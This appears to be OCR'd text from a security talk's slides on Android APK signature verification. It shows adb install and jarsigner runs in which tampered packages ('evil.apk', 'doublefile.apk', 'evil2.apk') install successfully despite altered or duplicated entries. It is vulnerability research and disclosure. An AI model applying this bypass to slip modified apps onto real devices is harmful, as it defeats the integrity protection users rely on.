
Verifying


File 1
File 2
File 3
File 4
Central Directory
MANIFEST.MF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash
*.SF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash
*.RSA
PKCS7
Pub Cert
Signed Hash

Verifying

Verification failure:

```
jeff$ adb install evil.apk
3063 KB/s (7776463 bytes in 2.479s)
         pkg: /data/local/tmp/evil.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```




Verifying

Verification failure:

```
jeff$ adb install evil.apk
3063 KB/s (7776463 bytes in 2.479s)
           pkg: /data/local/tmp/evil.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```

```
E/PackageParser(  440): Package com.victim.app has no
certificates at entry extra_file.bin; ignoring!
```


Verifying


File 1
File 2
File 3
File 4
Central Directory
MANIFEST.MF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash
File 5: Hash
SIGN.SF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash
SIGN.RSA
PKCS7
Pub Cert
Signed Hash


Verifying

```
W/PackageParser(  440): java.lang.SecurityException:
META-INF/CERT.SF has invalid digest for some-file.bin
in /data/app/vmdl-2023482334.tmp
```

Verifying


File 1
File 2
File 3
File 4
Central Directory
MANIFEST.MF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash
SIGN.SF
File 1: Hash
File 2: Hash
File 3: Hash
File 4: Hash
File 5: Hash
SIGN.RSA
PKCS7
Pub Cert
Signed Hash

Verifying



(I manually tried all of these variations)

Verifying

But then I tried something else


(and I didn't get a verification error!)

Surprise


Android liked it!

```
jeff$ adb install doublefile.apk
4167 KB/s (7776562 bytes in 2.478s)
          pkg: /data/local/tmp/doublefile.apk
Success
```

Hmmmm……



Surprise



Jarsigner is happy…

```
jeff$ jarsigner -verify evil.apk
jar verified.
```


Android, not so much…

```
jeff$ adb install evil.apk
3063 KB/s (7776463 bytes in 2.479s)
           pkg: /data/local/tmp/evil.apk
Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES]
```

Attempt


Jarsigner is happy…

```
jeff$ jarsigner -verify evil.apk
jar verified.
```



```
W/PackageParser(  440): Exception reading classes.dex
in /data/app/vmdl-1276832140.tmp

W/PackageParser(  440): java.lang.SecurityException:
META-INF/MANIFEST.MF has invalid digest for
classes.dex in /data/app/vmdl-1276832140.tmp
```

Attempt




Jarsigner is not happy…

```
jeff$ jarsigner -verify evil2.apk
jarsigner: java.lang.SecurityException: SHA1 digest error
for classes.dex
```

But Android…

```
jeff$ adb install evil2.apk
3063 KB/s (7776463 bytes in 2.479s)
           pkg: /data/local/tmp/evil2.apk
Success
```

Whim



I Can Haz Maps!


Hey…wait a second…

"I'm pretty sure I'm not supposed to be able to do this"


- The start of every security story

How/why did this work?

Flashback



Parsing

